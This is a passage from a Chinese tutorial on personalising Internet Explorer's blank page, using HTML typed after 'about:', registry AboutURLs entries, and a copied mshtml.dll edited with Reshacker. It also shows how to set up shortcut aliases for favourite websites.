的东西，来点儿实际的吧。当我们在地址栏输入“About:blank”后，会看到一片空白（图1）。




图1

那么我们输入“about:green”来试试！还是一片空白，但是空白上面有一个“green”，嗯？怎么回事？再来输入“about:yellow”试试？一片空白上面多了一个“yellow”（图2）。




图2

看到这里，熟悉HTML语言的朋友可能有点明白了，在htm文件中输入文本（不加入任何标记语言），打开该HTM文件，显示的就是我们输入的内容，两者怎么这么像呢？直觉告诉我，这决不是偶然！于是再次在地址栏中输入“about:www.baidu.com”（图3）。




图3

发现了吧，这条语句的功能就是建立一个超链接，显示出来的结果很显然是执行了这条HTML语句。再试个更绝的：“about:<img src="http://www.baidu.com/img/logo.gif"></img>”（图4），也执行成功了。那还等什么？赶紧回到一开始的目标吧，设置颜色，输入“about:<body bgcolor="#FF0000"></body>”，回车，哈哈，一片蓝色。单一的颜色太单调了，我们要个性化，放个图片吧，输入“about:<body background="file:///F:\10.jpg"></body>”（图5）。




图4




图5

注意，“file:///F:\10.jpg”是我F盘根目录下的一张名为10.jpg的图片，当然大家也可以改成硬盘的绝对路径，或者直接找网上的图片。

至此，我们个性化空白页的目的已经达成了，多种颜色的空白页，只需要将“color="#FF0000”改成相应的颜色代码就行了，朋友来了也可以向他显摆一下了。

不过渐渐的，问题又出来了，怎么每次换颜色都要输入那么长的代码，一点儿也不专业！我们要简化输入，可是怎么简化呢？一旦破坏了HTML语句，就会无法达到目的了。既然不能从简化语句方面入手，那么就返回到开始的地方吧。“about”是协议名，后面的是资源名，那我们就从资源入手吧。建立一个红色背景的html文件，然后想办法让这个资源文件与协议“发生关系”，那不就OK啦？说干就干，首先建立一个红色背景的文件，取名RED.HTM存放在C盘上，那么怎么让它们建立联系呢？去注册表里看看吧，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AboutURLs]，里面有一个非常眼熟的家伙“blank”，它不就是在“about:”后面出现的资源名吗？建立一个新字符串值“red”，字符串值的内容写上“RED.HTM”文件的路径“file:///C:\RED.HTM”。试着在地址栏中输入“about:red”，显示出了RED.HTM文件的内容（图6），大功告成。




图6

就在我高兴的时候，突然发现注册表中显示“blank”值的内容和我们建立的并不一样，而是“res://mshtml.dll/blank.htm”，这里面一定有鬼！于是搬出一员猛将“Reshacker”，它可以查看dll、exe文件中的各种资源。果不其然，在mshtml.dll文件中发现了“blank.htm”的内容，于是想到了将我们建立的“red.htm”文件添加进来。单击“23”这个资源类型，然后单击“操作”—“添加一个新资源”，选择我们建立的“red.htm”文件，资源类型填入“23”、资源名称“red.htm”、资源语言“2052”，单击添加（图7）。




图7

不过在保存的时候发现文件无法保存，提示错误。难道我们这一切都白做了吗？不，不能放弃，不让我覆盖，我新建一个dll文件总行吧。于是将我们修改过的“mshtml.dll”文件另存为“mshtmll.dll”，在注册表中修改一下“red”字符串的值为“res://mshtmll.dll/RED.HTM”，再次在地址栏中输入“about:red”（图8），显示正常。至此，超级个性化空白页就彻底得大功告成了。

脑子里又闪出了一个新想法，既然“AboutURLs”这个主键可以定义“about”协议后面的资源名，那么我们能不能用这个来构建一个属于我们自己的超级网络实名呢？说干就干！建立字符串值，修改名称为“百度”，编辑值为“http://www.baidu.com”，再次在地址栏输入“about:百度”，看到了什么？百度网页打开了。既然可行，那么我们就可以自己定义成经常去的一些网页，这样以后就可以直接输入“about:你在注册表中定义的内容”来打开网页了（图9）。这可是相当方便的哟：）

